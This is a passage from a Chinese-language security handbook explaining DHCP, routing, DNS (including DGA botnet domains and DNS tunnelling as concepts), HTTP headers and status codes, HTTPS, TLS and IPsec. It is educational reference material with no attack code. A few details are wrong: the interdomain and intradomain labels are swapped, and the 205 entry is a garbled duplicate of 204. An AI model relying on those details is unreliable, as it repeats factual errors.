
2.4. DHCP协议

2.4.1. 简介

DHCP (Dynamic Host Configuration Protocol, 动态主机配置协议) 是一个用于局域网的网络协议，位于OSI模型的应用层，使用UDP协议工作，主要用于自动分配IP地址给用户，方便管理员进行统一管理。

DHCP服务器端使用67/udp，客户端使用68/udp。DHCP运行分为四个基本过程，分别为请求IP租约、提供IP租约、选择IP租约和确认IP租约。客户端在获得了一个IP地址以后，就可以发送一个ARP请求来避免由于DHCP服务器地址池重叠而引发的IP冲突。

2.4.2. DHCP 报文格式



2.4.3. 参考链接

- [DHCP Wiki](#)

2.4.3.1. RFC

- [RFC 2131 Dynamic Host Configuration Protocol](#)

- RFC 2132 DHCP Options and BOOTP Vendor Extensions
- RFC 3046 DHCP Relay Agent Information Option
- RFC 3397 Dynamic Host Configuration Protocol (DHCP) Domain Search Option
- RFC 3442 Classless Static Route Option for Dynamic Host Configuration Protocol (DHCP) version 4
- RFC 3942 Reclassifying Dynamic Host Configuration Protocol Version Four (DHCPv4) Options
- RFC 4242 Information Refresh Time Option for Dynamic Host Configuration Protocol for IPv6
- RFC 4361 Node-specific Client Identifiers for Dynamic Host Configuration Protocol Version Four (DHCPv4)
- RFC 4436 Detecting Network Attachment in IPv4 (DNav4)

2.5. 路由算法

2.5.1. 简介

路由算法是用于找到一条从源路由器到目的路由器的最佳路径的算法。存在着多种路由算法，每种算法对网络和路由器资源的影响都不同；由于路由算法使用多种度量标准（metric），所以不同路由算法的最佳路径选择也有所不同。

2.5.2. 路由选择算法的功能

源/宿对之间的路径选择，以及选定路由之后将报文传送到它们的目的地。

路由选择算法的要求：

- 正确性：确保分组从源节点传送到目的节点
- 简单性：实现方便，软硬件开销小
- 自适应性：也称健壮性，算法能够适应业务量和网络拓扑的变化
- 稳定性：能长时间无故障运行
- 公平性：每个节点都有机会传送信息
- 最优性：尽量选取好的路由

2.5.3. 自治系统 AS (Autonomous System)

经典定义：

- 由一个组织管理的一整套路由器和网络。
- 使用一种AS 内部的路由选择协议和共同的度量以确定分组在该 AS 内的路由。
- 使用一种 AS 之间的路由选择协议用以确定分组在AS之间的路由。

尽管一个 AS 使用了多种内部路由选择协议和度量，但对其他 AS 表现出的是一个单一的和一致的路由选择策略。

2.5.4. 两大类路由选择协议

因特网的中，路由协议可以分为内部网关协议 IGP (Interior Gateway Protocol) 和外部网关协议 EGP (External Gateway Protocol)。

IGP是在一个AS内部使用的路由选择协议，如RIP和OSPF协议，是域内路由选择（interdomain routing）。当源主机和目的主机处在不同的AS中，在数据报到达AS的边界时，使用外部网关协议 EGP 将路由选择信息传递到另一个自治系统中，如BGP-4，是域间路由选择（intradomain routing）

2.5.5. RIP

RIP (Routing Information Protocol) 是一种基于距离 向量的路由选择协议。RIP 协议要求网络中的每一个路由器都要维护从它自己到自治系统内其他每一个目的网络的距离和下一跳路由器地址。

2.5.6. OSPF

开放最短路径优先(Open Shortest Path First, OSPF)，这个算法名为“最短路径优先”是因为使用了 Dijkstra 提出的最短路径算法SPF，只是一个协议的名字，它并不表示其他的路由选择协议不是“最短路径优先”。

2.6. 域名系统

2.6.1. 简介

DNS是一个简单的请求-响应协议，是将域名和IP地址相互映射的一个分布式数据库，能够使人更方便地访问互联网。DNS使用TCP和UDP协议的53端口。

2.6.2. 术语

2.6.2.1. mDNS

Multicast DNS (mDNS)，多播DNS，使用5353端口，组播地址为 `224.0.0.251` 或 `[FF02::FB]`。在一个没有常规DNS服务器的小型网络内可以使用mDNS来实现类似DNS的编程接口、包格式和操作语义。mDNS协议的报文与DNS的报文结构相同，但有些字段对于mDNS来说有新的含义。

启动mDNS的主机会在进入局域网后向所有主机组播消息，包含主机名、IP等信息，其他拥有相应服务的主机也会响应含有主机名和IP的信息。

mDNS的域名是用 `.local` 和普通域名区分开的。

2.6.2.2. FQDN

FQDN (Fully-Qualified Domain Name) 是域名的完全形态，主要是包含零长度的根标签，例如 `www.example.com.`。

2.6.2.3. TLD

Top-Level Domain (TLD) 是属于根域的一个域，例如 `com` 或 `jp`。

TLD一般可以分为 Country Code Top-Level Domains (ccTLDs)、Generic Top-Level Domains (gTLDs) 以及其它。

2.6.2.4. IDN

Internationalized Domain Names for Applications (IDNA) 是为了处理非ASCII字符的情况。

2.6.2.5. CNAME

CNAME即Canonical name，又称alias，将域名指向另一个域名。

2.6.2.6. TTL

Time To Live，无符号整数，记录DNS记录过期的时间，最小是0，最大是2147483647 ($2^{31} - 1$)。

2.6.3. 请求响应

2.6.3.1. 响应码

- NOERROR

1. No error condition

- FORMERR

1. Format error - The name server was unable to interpret the query

- SERVFAIL

1. Server failure - The name server was unable to process this query due to a problem with the name server

- NXDOMAIN

1. this code signifies that the domain name referenced in the query does not exist

- NOTIMP

1. Not Implemented - The name server does not support the requested kind of query

- REFUSED

1. Refused - The name server refuses to perform the specified operation for policy reasons

- NODATA

1. A pseudo RCODE which indicates that the name is valid, for the given class, but [there] are no records of the given type A NODATA response has to be inferred from the answer.

2.6.4. 域名系统工作原理

DNS解析过程是递归查询的，具体过程如下：

- 用户要访问域名www.example.com时，先查看本机hosts是否有记录或者本机是否有DNS缓存，如果有，直接返回结果，否则向递归服务器查询该域名的IP地址
- 递归缓存为空时，首先向根服务器查询com顶级域的IP地址
- 根服务器告知递归服务器com顶级域名服务器的IP地址
- 递归向com顶级域名服务器查询负责example.com的权威服务器的IP
- com顶级域名服务器返回相应的IP地址
- 递归向example.com的权威服务器查询www.example.com的地址记录

- 权威服务器告知www.example.com的地址记录
- 递归服务器将查询结果返回客户端

2.6.5. 根服务器

根服务器是DNS的核心，负责互联网顶级域的解析，用于维护域的权威信息，并将DNS查询引导到相应的域名服务器。

根服务器在域名树中代表最顶级的 `.` 域，一般省略。

13台IPv4根服务器的域名标号为a到m，即a.root-servers.org到m.root-servers.org，所有服务器存储的数据相同，仅包含ICANN批准的TLD域名权威信息。

2.6.6. 权威服务器

权威服务器上存储域名Zone文件，维护域内域名的权威信息，递归服务器可以从权威服务器获得DNS查询的资源记录。

权威服务器需要在所承载的域名所属的TLD管理局注册，同一个权威服务器可以承载不同TLD域名，同一个域也可以有多个权威服务器。

2.6.7. 递归服务器

递归服务器负责接收用户的查询请求，进行递归查询并响应用户查询请求。在初始时递归服务器仅有记录了根域名的Hint文件。

2.6.8. DGA

DGA (Domain Generate Algorithm, 域名生成算法) 是一种利用随机字符来生成C&C域名，从而逃避域名黑名单检测的技术手段，常见于botnet中。一般来说，一个DGA域名的存活时间约在1-7天左右。

通信时，客户端和服务端都运行同一套DGA算法，生成相同的备选域名列表，当需要发动攻击的时候，选择其中少量进行注册，便可以建立通信，并且可以对注册的域名应用速变IP技术，快速变换IP，从而域名和IP都可以进行快速变化。

DGA域名有多种生成方式，根据种子类型可以分为确定性和不确定性的生成。不确定性的种子可能会选用当天的一些即时数据，如汇率信息等。

2.6.9. 安全机制

作为主流的防御方案，DNS加密有五种方案，分别是 DNS-over-TLS (DoT)、DNS-over-DTLS、DNS-over-HTTPS (DoH)、DNS-over-QUIC以及DNSEncrypt。

2.6.9.1. DoT

DoT方案在2016年发表于RFC7858，使用853端口。主要思想是Client和Server通过TCP协议建立TLS会话后再进行DNS传输，Client通过SSL证书验证服务器身份。

2.6.9.2. DNS-over-DTLS

DNS-over-DTLS和DoT类似，区别在于使用UDP协议而不是TCP协议。

2.6.9.3. DoH

DoH方案在发表RFC8484，使用 `https://dns.example.com/dns-query{?dns}` 来查询服务器的IP，复用https的443端口，流量特征比较小。DoH会对DNS服务器进行加密认证，不提供fallback选项。目前Cloudflare、Google等服务商对DoH提供了支持。

2.6.9.4. DNS-over-QUIC

DNS-over-QUIC安全特性和DoT类似，但是性能更高，目前没有合适的软件实现。

2.6.9.5. DNSCrypt

DNSCrypt使用X25519-XSalsa20Poly1305而非标准的TLS，且DNSCrypt的Client需要额外的软件，Server需要的专门的证书。

2.6.10. DNS隧道

DNS隧道工具将进入隧道的其他协议流量封装到DNS协议内，在隧道上传输。这些数据包出隧道时进行解封装，还原数据。

2.6.11. 参考链接

2.6.11.1. RFC

- [RFC 1034 DOMAIN NAMES CONCEPTS AND FACILITIES](#)
- [RFC 1035 DOMAIN NAMES IMPLEMENTATION AND SPECIFICATION](#)
- [RFC 1123 Requirements for Internet Hosts – Application and Support](#)
- [RFC 3596 DNS Extensions to Support IP Version 6](#)
- [RFC 5001 Automated Updates of DNS Security \(DNSSEC\) Trust Anchors](#)
- [RFC 5936 DNS Zone Transfer Protocol](#)
- [RFC 6376 DomainKeys Identified Mail \(DKIM\) Signatures](#)
- [RFC 6762 Multicast DNS](#)
- [RFC 6891 Extension Mechanisms for DNS \(EDNS\(0\)\)](#)
- [RFC 6895 DNS IANA Considerations](#)
- [RFC 7766 DNS Transport over TCP - Implementation Requirements](#)
- [RFC 7858 Specification for DNS over Transport Layer Security \(TLS\)](#)
- [RFC 8082 NXDOMAIN](#)

- [RFC 8482 Providing Minimal-Sized Responses to DNS Queries That Have QTYPE=ANY](#)
- [RFC 8484 DNS Queries over HTTPS \(DoH\)](#)
- [RFC 8490 DNS Stateful Operations](#)
- [RFC 8499 DNS Terminology](#)

2.6.11.2. 工具

- [Unbound](#)
- [bind9](#)

2.6.11.3. 研究文章

- [DGA域名的今生前世：缘起、检测、与发展](#)
- Plohmann D, Yakdan K, Klatt M, et al. A comprehensive measurement study of domain generating malware[C]//25th {USENIX} Security Symposium ({USENIX} Security 16). 2016: 263-278.
- An End-to-End Large-Scale Measurement of DNS-over-Encryption: How Far Have We Come?

2.7. HTTP标准

2.7.1. 报文格式

2.7.1.1. 请求报文格式

```
1. <method><request-URL><version>
2. <headers>
3.
4. <entity-body>
```

2.7.1.2. 响应报文格式

```
1. <version><status><reason-phrase>
2. <headers>
3.
4. <entity-body>
```

2.7.1.3. 字段解释

- - method
 - HTTP动词
 - 常见方法: HEAD / GET / POST / PUT / DELETE / PATCH / OPTIONS / TRACE
 - 扩展方法: LOCK / MKCOL / COPY / MOVE
- - version
 - 报文使用的HTTP版本
 - 格式为HTTP/.
- - url
 - `<scheme>://<user>:<password>@<host>:<port>/<path>;<params>?<query>#<frag>`

2.7.2. 请求头列表

- - Accept
 -

- 指定客户端能够接收的内容类型
- Accept: text/plain, text/html
- - Accept-Charset
 - - 浏览器可以接受的字符编码集
 - Accept-Charset: iso-8859-5
- - Accept-Encoding
 - - 指定浏览器可以支持的web服务器返回内容压缩编码类型
 - Accept-Encoding: compress, gzip
- - Accept-Language
 - - 浏览器可接受的语言
 - Accept-Language: en, zh
- - Accept-Ranges
 - - 可以请求网页实体的一个或者多个子范围字段
 - Accept-Ranges: bytes
- - Authorization
 - - HTTP授权的授权证书
 - Authorization: Basic QWxhZGRpbjpvGVuIHNlc2FtZQ==
- - Cache-Control
 - - 指定请求和响应遵循的缓存机制 Cache-Control: no-cache
- - Connection
 - - 表示是否需要持久连接 // HTTP 1.1默认进行持久连接
 - Connection: close
- - Cookie
 - - HTTP请求发送时, 会把保存在该请求域名下的所有cookie值一起发送给web服务器
 - Cookie: role=admin;ssid=1
- - Content-Length
 - - 请求的内容长度
 - Content-Length: 348

- - Content-Type
 - - 请求的与实体对应的MIME信息
 - Content-Type: application/x-www-form-urlencoded
- - Date
 - - 请求发送的日期和时间
 - Date: Tue, 15 Nov 2010 08:12:31 GMT
- - Expect
 - - 请求的特定的服务器行为
 - Expect: 100-continue
- - From
 - - 发出请求的用户的Email
 - From: user@email.com
- - Host
 - - 指定请求的服务器的域名和端口号
 - Host: www.github.com
- - If-Match
 - - 只有请求内容与实体相匹配才有效
 - If-Match: "737060cd8c284d8af7ad3082f209582d"
- - If-Modified-Since
 - - 如果请求的部分在指定时间之后被修改则请求成功, 未被修改则返回304代码
 - If-Modified-Since: Sat, 29 Oct 2018 19:43:31 GMT
- - If-None-Match
 - - 如果内容未改变返回304代码, 参数为服务器先前发送的Etag, 与服务器回应的Etag比较判断是否改变
 - If-None-Match: "737060cd8c284d8af7ad3082f209582d"
- - If-Range
 - - 如果实体未改变, 服务器发送客户端丢失的部分, 否则发送整个实体。参数也为Etag
 - If-Range: "737060cd8c284d8af7ad3082f209582d"

- - If-Unmodified-Since
 - - 只在实体在指定时间之后未被修改才请求成功
 - If-Unmodified-Since: Sat, 29 Oct 2010 19:43:31 GMT
- - Max-Forwards
 - - 限制信息通过代理和网关传送的时间
 - Max-Forwards: 10
- - Pragma
 - - 用来包含实现特定的指令
 - Pragma: no-cache
- - Proxy-Authorization
 - - 连接到代理的授权证书
 - Proxy-Authorization: Basic QWxhZGRpbjpvcGVuIHNlc2FtZQ==
- - Range
 - - 只请求实体的一部分, 指定范围
 - Range: bytes=500-999
- - Referer
 - - 先前网页的地址, 当前请求网页紧随其后, 即来路
 - Referer: <http://www.zcmhi.com/archives/71.html>
- - TE
 - - 客户端愿意接受的传输编码, 并通知服务器接受接受尾加头信息
 - TE: trailers, deflate;q=0.5
- - Upgrade
 - - 向服务器指定某种传输协议以便服务器进行转换 (如果支持)
 - Upgrade: HTTP/2.0, SHTTP/1.3, IRC/6.9, RTA/x11
- - User-Agent
 - - User-Agent的内容包含发出请求的用户信息
 - User-Agent: Mozilla/5.0 (Linux; X11)
-


- Via
 - - 通知中间网关或代理服务器地址，通信协议
 - Via: 1.0 fred, 1.1 nowhere.com (Apache/1.1)
- - Warning
 - - 关于消息实体的警告信息
 - Warn: 199 Miscellaneous warning

2.7.3. 响应头列表

- - Accept-Ranges
 - - 表明服务器是否支持指定范围请求及哪种类型的分段请求
 - Accept-Ranges: bytes
- - Access-Control-Allow-Origin
 - - 配置有权限访问资源的域
 - Access-Control-Allow-Origin: |*
- - Age
 - - 从原始服务器到代理缓存形成的估算时间（以秒计，非负）
 - Age: 12
- - Allow
 - - 对某网络资源的有效请求行为，不允许则返回405
 - Allow: GET, HEAD
- - Cache-Control
 - - 告诉所有的缓存机制是否可以缓存及哪种类型
 - Cache-Control: no-cache
- - Content-Encoding
 - - web服务器支持的返回内容压缩编码类型。
 - Content-Encoding: gzip
- - Content-Language
 - - 响应体的语言

- Content-Language: en,zh
- - Content-Length
 - - 响应体的长度
 - Content-Length: 348
- - Content-Location
 - - 请求资源可替代的备用的另一地址
 - Content-Location: /index.htm
- - Content-MD5
 - - 返回资源的MD5校验值
 - Content-MD5: Q2h1Y2sgSW50ZWdyaXR5IQ==
- - Content-Range
 - - 在整个返回体中本部分的字节位置
 - Content-Range: bytes 21010-47021/47022
- - Content-Type
 - - 返回内容的MIME类型
 - Content-Type: text/html; charset=utf-8
- - Date
 - - 原始服务器消息发出的时间
 - Date: Tue, 15 Nov 2010 08:12:31 GMT
- - ETag
 - - 请求变量的实体标签的当前值
 - ETag: "737060cd8c284d8af7ad3082f209582d"
- - Expires
 - - 响应过期的日期和时间
 - Expires: Thu, 01 Dec 2010 16:00:00 GMT
- - Last-Modified
 - - 请求资源的最后修改时间
 - Last-Modified: Tue, 15 Nov 2010 12:45:26 GMT

- - Location
 - - 用来重定向接收方到非请求URL的位置来完成请求或标识新的资源
 - Location: <http://www.zcmhi.com/archives/94.html>
- - Pragma
 - - 包括实现特定的指令，它可应用到响应链上的任何接收方
 - Pragma: no-cache
- - Proxy-Authenticate
 - - 它指出认证方案和可应用到代理的该URL上的参数
 - Proxy-Authenticate: Basic
- - Refresh
 - - 应用于重定向或一个新的资源被创造，在5秒之后重定向（由网景提出，被大部分浏览器支持）
 - Refresh: 5; url=<http://www.zcmhi.com/archives/94.html>
- - Retry-After
 - - 如果实体暂时不可取，通知客户端在指定时间之后再次尝试
 - Retry-After: 120
- - Server
 - - web服务器软件名称
 - Server: Apache/1.3.27 (Unix) (Red-Hat/Linux)
- - Set-Cookie
 - - 设置Http Cookie Set-Cookie: UserID=JohnDoe; Max-Age=3600; Version=1
- - Strict-Transport-Security
 - - 设置浏览器强制使用HTTPS访问
 - max-age: x秒的时间内 访问对应域名都使用HTTPS请求
 - includeSubDomains: 网站的子域名也启用规则
 - Strict-Transport-Security: max-age=1000; includeSubDomains
- - Trailer
 - - 指出头域在分块传输编码的尾部存在 Trailer: Max-Forwards
-

- Transfer-Encoding
 - - 文件传输编码
 - Transfer-Encoding: chunked
- - Vary
 - - 告诉下游代理是使用缓存响应还是从原始服务器请求
 - Vary: *
- - Via
 - - 告知代理客户端响应是通过哪里发送的
 - Via: 1.0 fred, 1.1 nowhere.com (Apache/1.1)
- - Warning
 - - 警告实体可能存在的问题
 - Warning: 199 Miscellaneous warning
- - WWW-Authenticate
 - - 表明客户端请求实体应该使用的授权方案
 - WWW-Authenticate: Basic
- - X-Content-Type-Options
 - - 配置禁止MIME类型嗅探
 - X-Content-Type-Options: nosniff
- - X-Frame-Options
 - - 配置页面是否能出现在 , 

2.7.4. HTTP状态返回代码 1xx（临时响应）

表示临时响应并需要请求者继续执行操作的状态代码。

Code	代码	说明
100	继续	服务器返回此代码表示已收到请求的第一部分，正在等待其余部分

101	切换协议	请求者已要求服务器切换协议，服务器已确认并准备切换
-----	------	---------------------------

2.7.5. HTTP状态返回代码 2xx （成功）

表示成功处理了请求的状态代码。

Code	代码	说明
200	成功	服务器已成功处理了请求。 通常，这表示服务器提供了请求的网页
201	已创建	请求成功并且服务器创建了新的资源
202	已接受	服务器已接受请求，但尚未处理
203	非授权信息	服务器已成功处理了请求，但返回的信息可能来自另一来源
204	无内容	服务器成功处理了请求，但没有返回任何内容
205	重置内容	m服务器成功处理了请求，但没有返回任何内容
206	部分内容	服务器成功处理了部分GET请求

2.7.6. HTTP状态返回代码 3xx （重定向）

表示要完成请求，需要进一步操作。 通常，这些状态代码用来重定向。

Code	代码	说明
300	多种选择	针对请求，服务器可执行多种操作。 服务器可根据请求者（user agent）选择一项操作，或提供操作列表供请求者选择。
301	永久移动	请求的网页已永久移动到新位置。 服务器返回此响应（对 GET 或 HEAD 请求的响应）时，会自动将请求者转到新位置。
302	临时移动	服务器目前从不同位置的网页响应请求，但请求者应继续使用原有位置来进行以后的请求。
303	查看其他位置	请求者应当对不同的位置使用单独的 GET 请求来检索响应时，服务器返回此代码。
304	未修改	自从上次请求后，请求的网页未修改过。 服务器返回此响应时，不会返回网页内容。
305	使用代理	请求者只能使用代理访问请求的网页。如果服务器返回此响应，还表示请求者应使用代理。
307	临时重定向	服务器目前从不同位置的网页响应请求，但请求者应继续使用原有位置来进行以后的请求。

2.7.7. HTTP状态返回代码 4xx （请求错误）

这些状态代码表示请求可能出错，妨碍了服务器的处理。

Code	代码	说明
400	错误请求	服务器不理解请求的语法。

401	未授权	请求要求身份验证。对于需要登录的网页，服务器可能返回此响应。
403	禁止	服务器拒绝请求。
404	未找到	服务器找不到请求的网页。
405	方法禁用	禁用请求中指定的方法。
406	不接受	无法使用请求的内容特性响应请求的网页。
407	需要代理授权	此状态代码与 401（未授权）类似，但指定请求者应当授权使用代理。
408	请求超时	服务器等候请求时发生超时。
409	冲突	服务器在完成请求时发生冲突。 服务器必须在响应中包含有关冲突的信息。
410	已删除	如果请求的资源已永久删除，服务器就会返回此响应。
411	需要有效长度	服务器不接受不含有效内容长度标头字段的请求。
412	未满足前提条件	服务器未满足请求者在请求中设置的其中一个前提条件。
413	请求实体过大	服务器无法处理请求，因为请求实体过大，超出服务器的处理能力。
414	请求的 URI 过长	请求的 URI（通常为网址）过长，服务器无法处理。
415	不支持的媒体类型	请求的格式不受请求页面的支持。
416	请求范围不符合要求	如果页面无法提供请求的范围，则服务器会返回此状态代码。
417	未满足期望值	服务器未满足"期望"请求标头字段的要求。

2.7.8. HTTP状态返回代码 5xx（服务器错误）

这些状态代码表示服务器在尝试处理请求时发生内部错误。 这些错误可能是服务器本身的错误，而不是请求出错。

Code	代码	说明
500	服务器内部错误	服务器遇到错误，无法完成请求。
501	尚未实施	服务器不具备完成请求的功能。例如，服务器无法识别请求方法时可能会返回此代码。
502	错误网关	服务器作为网关或代理，从上游服务器收到无效响应。
503	服务不可用	服务器目前无法使用（由于超载或停机维护）。 通常，这只是暂时状态。
504	网关超时	服务器作为网关或代理，但是没有及时从上游服务器收到请求。
505	HTTP 版本不受支持	服务器不支持请求中所用的 HTTP 协议版本。

2.8. HTTPS

2.8.1. 简介

HTTPS (HyperText Transfer Protocol over Secure Socket Layer) 可以理解为HTTP+SSL/TLS, 即 HTTP 下加入 SSL 层, HTTPS 的安全基础是 SSL。

2.8.2. 交互

2.8.2.1. 证书验证阶段

- 浏览器发起 HTTPS 请求
- - 服务端返回 HTTPS 证书
 - - - 其中证书包含:
 -
 - 颁发机构信息
 - 公钥
 - 公司信息
 - 域名
 - 有效期
 - 指纹
- 客户端验证证书是否合法, 如果不合法则提示告警

2.8.2.2. 数据传输阶段

- 当证书验证合法后, 在本地生成随机数
- 通过公钥加密随机数, 并把加密后的随机数传输到服务端
- 服务端通过私钥对随机数进行解密
- 服务端通过客户端传入的随机数构造对称加密算法, 对返回结果内容进行加密后传输

2.9. SSL/TLS

2.9.1. 简介

SSL全称是Secure Sockets Layer，安全套接字层，它是由网景公司(Netscape)设计的主要用于Web的安全传输协议，目的是为网络通信提供机密性、认证性及数据完整性保障。如今，SSL已经成为互联网保密通信的工业标准。

SSL最初的几个版本(SSL 1.0、SSL2.0、SSL 3.0)由网景公司设计和维护，从3.1版本开始，SSL协议由因特网工程任务小组(IETF)正式接管，并更名为TLS(Transport Layer Security)，发展至今已有TLS 1.0、TLS1.1、TLS1.2这几个版本。

如TLS名字所说，SSL/TLS协议仅保障传输层安全。同时，由于协议自身特性(数字证书机制)，SSL/TLS不能被用于保护多跳(multi-hop)端到端通信，而只能保护点到点通信。

SSL/TLS协议能够提供的安全目标主要包括如下几个：

- - 认证性
 - - 借助数字证书认证服务器端和客户端身份，防止身份伪造
- - 机密性
 - - 借助加密防止第三方窃听
- - 完整性
 - - 借助消息认证码(MAC)保障数据完整性，防止消息篡改
- - 重放保护
 - - 通过使用隐式序列号防止重放攻击

为了实现这些安全目标，SSL/TLS协议被设计为一个两阶段协议，分为握手阶段和应用阶段：

握手阶段也称协商阶段，在这一阶段，客户端和服务端会认证对方身份(依赖于PKI体系，利用数字证书进行身份认证)，并协商通信中使用的安全参数、密码套件以及MasterSecret。后续通信使用的所有密钥都是通过MasterSecret生成。在握手阶段完成后，进入应用阶段。在应用阶段通信双方使用握手阶段协商好的密钥进行安全通信。

2.9.2. 子协议

SSL/TLS协议有一个高度模块化的架构，分为很多子协议，主要是：

-

- Handshake 协议
- - 包括协商安全参数和密码套件、服务器身份认证(客户端身份认证可选)、密钥交换
-
- ChangeCipherSpec 协议
- - 一条消息表明握手协议已经完成
-
- Alert 协议
- - 对握手协议中一些异常的错误提醒,分为fatal和warning两个级别,fatal类型的错误会直接中断SSL链接,而warning级别的错误SSL链接仍可继续,只是会给出错误警告
-
- Record 协议
- - 包括对消息的分段、压缩、消息认证和完整性保护、加密等

2.10. IPsec

2.10.1. 简介

IPsec (IP Security) 是IETF制定的三层隧道加密协议，它为Internet上传输的数据提供了高质量的、可互操作的、基于密码学的安全保证。特定的通信方之间在IP层通过加密与数据源认证等方式，提供了以下的安全服务：

- - 数据机密性 (Confidentiality)
 - - IPsec发送方在通过网络传输包前对包进行加密。
- - 数据完整性 (Data Integrity)
 - - IPsec接收方对发送方发送来的包进行认证，以确保数据在传输过程中没有被篡改。
- - 数据来源认证 (Data Authentication)
 - - IPsec在接收端可以认证发送IPsec报文的发送端是否合法。
- - 防重放 (Anti-Replay)
 - - IPsec接收方可检测并拒绝接收过时或重复的报文。

2.10.2. 优点

IPsec具有以下优点：

- 支持IKE (Internet Key Exchange，因特网密钥交换)，可实现密钥的自动协商功能，减少了密钥协商的开销。可以通过IKE建立和维护SA的服务，简化了IPsec的使用和管理。
- 所有使用IP协议进行数据传输的应用系统和服务都可以使用IPsec，而不必对这些应用系统和服务本身做任何修改。
- 对数据的加密是以数据包为单位的，而不是以整个数据流为单位，这不仅灵活而且有助于进一步提高IP数据包的安全性，可以有效防范网络攻击。

2.10.3. 构成

IPsec由四部分内容构成：

- 负责密钥管理的Internet密钥交换协议IKE (Internet Key Exchange Protocol)
- 负责将安全服务与使用该服务的通信流相联系的安全关联SA (Security Associations)
- 直接操作数据包的认证头协议AH (IP Authentication Header) 和安全载荷协议ESP (IP Encapsulating Security Payload)

- 若干用于加密和认证的算法

2.10.4. 安全联盟 (Security Association, SA)

IPsec在两个端点之间提供安全通信，端点被称为IPsec对等体。

SA是IPsec的基础，也是IPsec的本质。SA是通信对等体间对某些要素的约定，例如，使用哪种协议（AH、ESP还是两者结合使用）、协议的封装模式（传输模式和隧道模式）、加密算法（DES、3DES和AES）、特定流中保护数据的共享密钥以及密钥的生存周期等。建立SA的方式有手工配置和IKE自动协商两种。

SA是单向的，在两个对等体之间的双向通信，最少需要两个SA来分别对两个方向的数据流进行安全保护。同时，如果两个对等体希望同时使用AH和ESP来进行安全通信，则每个对等体都会针对每一种协议来构建一个独立的SA。

SA由一个三元组来唯一标识，这个三元组包括SPI（Security Parameter Index，安全参数索引）、目的IP地址、安全协议号（AH或ESP）。

SPI是用于唯一标识SA的一个32比特数值，它在AH和ESP头中传输。在手工配置SA时，需要手工指定SPI的取值。使用IKE协商产生SA时，SPI将随机生成。

2.10.5. IKE

IKE（RFC2407，RFC2408、RFC2409）属于一种混合型协议，由Internet安全关联和密钥管理协议（ISAKMP）和两种密钥交换协议OAKLEY与SKEME组成。IKE创建在由ISAKMP定义的框架上，沿用了OAKLEY的密钥交换模式以及SKEME的共享和密钥更新技术，还定义了它自己的两种密钥交换方式。

IKE使用了两个阶段的ISAKMP：

第一阶段，协商创建一个通信信道（IKE SA），并对该信道进行验证，为双方进一步的IKE通信提供机密性、消息完整性以及消息源验证服务；第二阶段，使用已建立的IKE SA建立IPsec SA（V2中叫Child SA）。

3. 信息收集

内容索引：

- 3.1. 域名信息
 - 3.1.1. Whois
 - 3.1.2. 搜索引擎搜索
 - 3.1.3. 第三方查询
 - 3.1.4. ASN信息关联
 - 3.1.5. 域名相关性
 - 3.1.6. 网站信息利用
 - 3.1.7. 证书透明度
 - 3.1.8. 域传送漏洞
 - 3.1.9. Passive DNS
 - 3.1.10. SPF记录
 - 3.1.11. CDN
 - 3.1.12. 子域爆破
- 3.2. 端口信息
 - 3.2.1. 常见端口及其脆弱点
 - 3.2.2. 常见端口扫描方式
 - 3.2.3. Web服务
